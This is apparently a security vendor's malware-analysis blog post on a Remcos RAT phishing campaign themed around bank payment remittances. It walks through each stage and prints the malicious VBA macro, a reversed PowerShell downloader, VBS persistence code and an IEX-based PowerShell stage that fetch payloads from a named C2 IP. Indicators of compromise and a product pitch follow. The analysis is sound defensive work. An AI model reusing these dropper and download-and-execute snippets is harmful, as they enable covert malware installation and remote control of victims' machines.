New Wave of Remcos RAT Phishing Campaign

Posted by Hido Cohen on March 30, 2022

Morphisec Labs has detected a new wave of Remcos trojan infection. The theme of the phishing emails is again financial, this time as payment remittances sent from financial institutions. The attacker lures a user to open a malicious Excel file that contains “confidential information” which starts the infection chain.

Morphisec’s analysis has identified several services used for these phishing campaigns. They include Wells Fargo, FIS Global, and ACH Payment notifications. For example:



Figure 1: Email from Wells Fargo’s CEO with a malicious attachment

This infection contains many stages and largely depends on the C2 server, which stores the required files for each stage.



Figure 2: All stages stored in the C2.

The attacker also uses a password-protected .xls file to lower the detection rate. The password is in the phishing email, and as we can see——password protection helps:



Figure 3: The malicious attachment and first stage detection rate

In this blog post, we analyze the full attack chain used by the attacker and explain how each step works.

What is the Remcos Trojan?

Remcos is a commercial remote access trojan (RAT) developed by BreakingSecurity. Remcos has many capabilities, and a free version downloadable directly from BreakingSecurity's website. Morphisec has previously covered Remcos as the payload in Guloader, and the payload in the Babadeda crypter.

The Remcos trojan allows attackers to quickly and easily control an infected computer, steal personal information, and surveil a victim's activity. All this without investing time in developing a tool with remote administration capabilities.

The Infection Chain



Figure 4: Infection chain steps

The .xls file writes and executes a new .vbs file. The code inside the file executes a PowerShell command that downloads another .vbs file from a remote server. Once downloaded and saved on the disk, PowerShell executes the file. Next, the newly downloaded .vbs file connects to the C2 server again and fetches an encoded PowerShell command. This PowerShell code is responsible for downloading the next stage and decoding it. This stage contains a .NET injector and the final payload. After decoding, the PowerShell initiates the injector that introduces the final payload, known as Remcos RAT.

Technical Analysis

Analyzed Sample

.xls: 8740cdcef9e825fd5105b021e0616a1d6a41f761c92f29127cd000c8500f70e6

First Stage: .xls

Steps 2-3 in Figure 4



Figure 5: The malicious .xls file

The .xls file contains a Visual Basic code that executes once a user opens the file and enables macros. Looking inside the file reveals the logic behind the script.

```
Private Sub Workbook_Activate()
    With ThisWorkbook.ActiveSheet
        F = .TextBoxes("TextBox 1").Text ' QAITB.vbs content
        F2 = .TextBoxes("TextBox 1").Name ' "new:0D43FE01-F093-11CF-8940-00A0C9054228"
        F3 = .TextBoxes("TextBox 2").Text ' "new:13709620-C279-11CE-A49E-444553540000"
    End With

    BZNd = Environ("AppData")

    Dim eHTkn As Object
    Set eHTkn = GetObject(F2)
    Set ntpalLMRN = eHTkn.OpenTextFile(BZNd + "\QAITB.vbs", 8, True)
    ntpalLMRN.WriteLine F
    ntpalLMRN.Close

    ogRx = eklsdkf(BZNd, F3)
End Sub

Function eklsdkf(f5fg0e, d78sdf0)
    If Dir(f5fg0e + "\QAITB.vbs") = "" Then
        WasteTime (3)
    Else
        Set lPNmPg = GetObject(d78sdf0)
        ogRx = lPNmPg.Open(f5fg0e + "\QAITB.vbs")
    End If
End Function
```

Figure 6: Main VB function

First, the .vbs reads the PowerShell command that is written to F variable, a FileSystemObject CLSID to F2, and a second CLSID (Shell.Application) to F3. Next it creates a new file inside %AppData% using the CLSID object located inside F2. Finally, it writes F to that file and calls the function that executes it. It does so by creating a Shell.Application object using the second CLSID loaded and runs the newly created QAITB.vbs file.

Second Stage: .vbs Executes PowerShell Downloader

Steps 3-5 in Figure 4

Inside QAITB.vbs is a reversed PowerShell command which downloads the next stage and saves it to disk.

```
fbdsf="$we22='eW.teN tc' + 'ejbO-weN('; $b4df='olnwoD.)tnei' + 'lCb'; $c3='')''sbv.tsevrah\''+pmet:vne$.
''sbv.niw/101.91.721.902//:ptth''(eliFda';$TC=$c3,$b4df,$we22 -Join '';IEX(([regex]::Matches($TC,'.',
'RightToLeft') | ForEach {$_.value}) -join '');start-process($env:temp+ '\harvest.vbs');remove-item
($env:appdata + '\QAITB.vbs')"

set kjfdf= GetObject("new:13709620-C279-11CE-A49E-444553540000") ' Shell.Application

kjfdf.ShellExecute "Powershell",fbdsf,"","",0
```

Figure 7: .vbs downloader

The malware uses Shell.Application CLSID again to execute the PowerShell command. The PowerShell command downloads the file from 209.127.19[.]101/win.vbs in this case, and saves it inside %Temp%\harvest.vbs which also deletes the previous file at %APPDATA%\QAITB.vbs. (See the IOCs section for more.)

Third Stage: Another.vbs Downloader

Steps 6-7 in Figure 4

The malware continues to communicate with its C2 server, requesting more files. This time the file request is made by harvest.vbs. This .vbs file is responsible for two things:

1. Setting persistence by copying the script file to the Startup folder.

```
sdhMKu = Left(WScript.ScriptFullName,InStrRev(WScript.ScriptFullName,"\"))
RfO = Split(sdhMKu,"\")
ZJqXBB=WScript.ScriptName



dIuV="C:\Users\" + RfO(2) + hKoOhvY
("5c417070446174615c526f616d696e675c4d6963726f736f66745c57696e646f77735c5374617274204d656e755c50726f6772616d735c537461727475705c")
' C:\Users\<user>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\


if sdhMKu = dIuV Then

isfqJ(FRMQtPtK)

Else

isfqJ(FRMQtPtK)

isfqJ("Move-item '" + sdhMKu + ZJqXBB + "' -Destination '" + dIuV + ZJqXBB + "'")

End if
```

Figure 8: Set persistence by copying the script to the Startup folder

2. Downloading the next stage from the C2 server.

```
if sdhMKu = dIuV Then    ' Is running from the Startup folder?
    isfqJ(FRMQtPtK)
Else
    isfqJ(FRMQtPtK)
    isfqJ("Move-item '" + sdhMKu + ZJqXBB + "' -Destination '" + dIuV + ZJqXBB + "'")
End if

Private Function APzZ()
    mDoZTGr=hKoOhvY(ydyd())      ' Decode string: http://209.127.19.101/pit.txt
    yqHwIVR()

    Set olfeK = yqHwIVR()        ' Get InternetExplorer.Application object

    olfeK.Navigate(mDoZTGr)      ' Navigate to next stage address
    olfeK.Visible=false
    DO WHILE olfeK.busy
    LOOP
    DataHTML = olfeK.document.documentElement.Innertext
    olfeK.Quit

    APzZ= DataHTML               ' Save Result inside APzZ which then be inside FRMQtPtK
End Function
```

Figure 9: Download and execute the next stage

The malware uses InternetExplorer class to create a hidden new IE window that navigates to a URL. It then extracts the command located in InnerText.

The next stage is executed using the same Shell.Application CLSID as before:

```
Private Sub isfqJ(g0fdg44)
    Execute(tsJt())
End Sub

Private Function tsJt()
    tsJt="XpRfRW().ShellExecute hKoOhvY(Wmib(TtZoXPqP(""80@111@119@101@114@115@104@101@108@108""))),
    g0fdg44,""""",""""",0"
    '
    ' hKoOhvY(Wmib(TtZoXPqP(""80@111@119@101@114@115@104@101@108@108""))) = powershell
    ' XpRfRW() = GetObject("new:13709620-C279-11CE-A49E-444553540000")
End Function
```

Figure 10: Powershell execution from .vbs

Which translates to:

GetObject("new:13709620-C279-11CE-A49E-444553540000").ShellExecute powershell <command>

Fourth Stage: Encoded Powershell

Steps 8-9 in Figure 4

The downloaded PowerShell command is another encoded command that translates to:

```
$ErrorActionPreference = 'SilentlyContinue';

$t56fg = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);
[System.Net.ServicePointManager]::SecurityProtocol = $t56fg;

Add-Type -AssemblyName Microsoft.VisualBasic;
do {
    $ping = test-connection -comp google.com -count 1 -Quiet
} until ($ping);

$tty=g('(New-'+'Obje'+'ct Ne'+'t.We'+'bCli'+'ent)');
$mv= [Microsoft.VisualBasic.Interaction]::CallByname($tty,'Down' + 'load' + 'Str' + 'ing',[Microsoft.
VisualBasic.CallType]::Method,'http' + '://209.127.19.101/kif.jpg')|g
```

Figure 11: Decoded PowerShell command

Where g is an alias for IEX.

This command checks if the machine has an internet connection by pinging google.com. If so, it communicates with the C2 server again. The next stage is another PowerShell command executed using IEX.

Fifth Stage: Powershell Unzips Injector and FInal Payload

Steps 10-11 in Figure 4

This stage uses two large GZipped archives and extracts them. The first blob is a .NET injector. The second is the final payload injected into the target process.

The important commands in this stage are:

```
$ayy = [Microsoft.VisualBasic.Interaction]::CallByname([AppDomain]::CurrentDomain,"Load",[Microsoft.
VisualBasic.CallType]::Method,$JtpgNId)


[toooyou]::Black('RegAsm.exe',$rZmb)
```

Figure 12: Final payload injector execution

The malware loads the extracted data located inside $JtpgNId. This is the injector. Once the injector is loaded into memory, the malware calls a toooyou.Black function that injects the payload into RegAsm.exe.

FInal Payload

At this point we get the final payload, a Remcos RAT.



Figure 13: Remcos RAT agent initialized message

In this case the configuration of the Remcos trojan is stored as a resource named SETTINGS. It is RC4 encrypted. We can extract the configuration by decrypting it using the following steps:

1. Read the first byte in the resource——this is the key length.

2. Read the next <key_length> bytes——this is the key.
3. Read the rest of the data——this is the encrypted section.
4. RC4 decrypt the encrypted section using the key.

After extracting the configuration, we can find where the stolen data was sent to:



Figure 14: Remcos decrypted configuration

This sample communicates with freshdirect.dvrlists[.]com:119.

How Do You Stop a Remcos Trojan?

A Remcos RAT is just the final component of a lengthy and sophisticated attack chain delivery process. Such attacks use advanced defense evasion techniques to sneak past cybersecurity solutions. These techniques include disabling or uninstalling security tools, and obfuscating or encrypting data and scripts. According to the latest Picus report, defense evasion is now the most popular tactic among malware operators.

Morphisec's patented Moving Target Defense is the best on the market for preventing defense evasion techniques. Unlike other cybersecurity solutions which focus on detecting known patterns with response playbooks, Morphisec MTD preemptively blocks attacks on memory and applications and remediates the need for response. To find out more about Morphisec's revolutionary Moving Target Defense technology, read the white paper: Zero Trust + Moving Target Defense: Stopping Ransomware, Zero-Day, and Other Advanced Threats Where NGAV and EDR Are Failing.

Indicators of Compromise (IOCs)

Emails

c221b6eb8437d1f43ebffae9e51c7d330016290d048cfff2f402a7508b1e16e3

8740cdcef9e825fd5105b021e0616a1d6a41f761c92f29127cd000c8500f70e6

6d9d1de4f4ea0e4aeb553458f4cea2af1a2554fe84c952b367ed5eb753990fc7

342bad5211bf3c8af50e263334bb90b580d71220e6b16597ba7bdd6f404e4215

b5833f95871ced64f48649b55e075e85c1c595f4af8522082c8e3ef72917ae80

a2cffc70c2b63baa3ada0b916b778996204bd3b7a91eab66757b4343888eec3f

1a5b5299afb0c657e2141aaf46600c6ca91ca80840d65fb3b5afb53a99069e53

XLSs

6ad5d2aae0cb58f943f39d8b43492fd6007cd8caeeaaea03013194572756b124

85c4808b3ed64480ae0d9f5c6fdaade6c7298f89cb4b799f0d5510b674d0a367

dc88c4ddc7f428a266cf619d4d5367fa10a86c2c7fc18a359eb8d9d264437111

26bd031cb4a5333bbd77698f5aaf737cb108b4b9d30670d92218a8c31ec0abc7

5115b590c285b437f5d432b1ca0ad8ee8ba89afedd7a5228d8d79e20e6ec84d8

77268e599a7bee74da06206f33c4725e262627d88123c7920e6aab9d9473a1c0

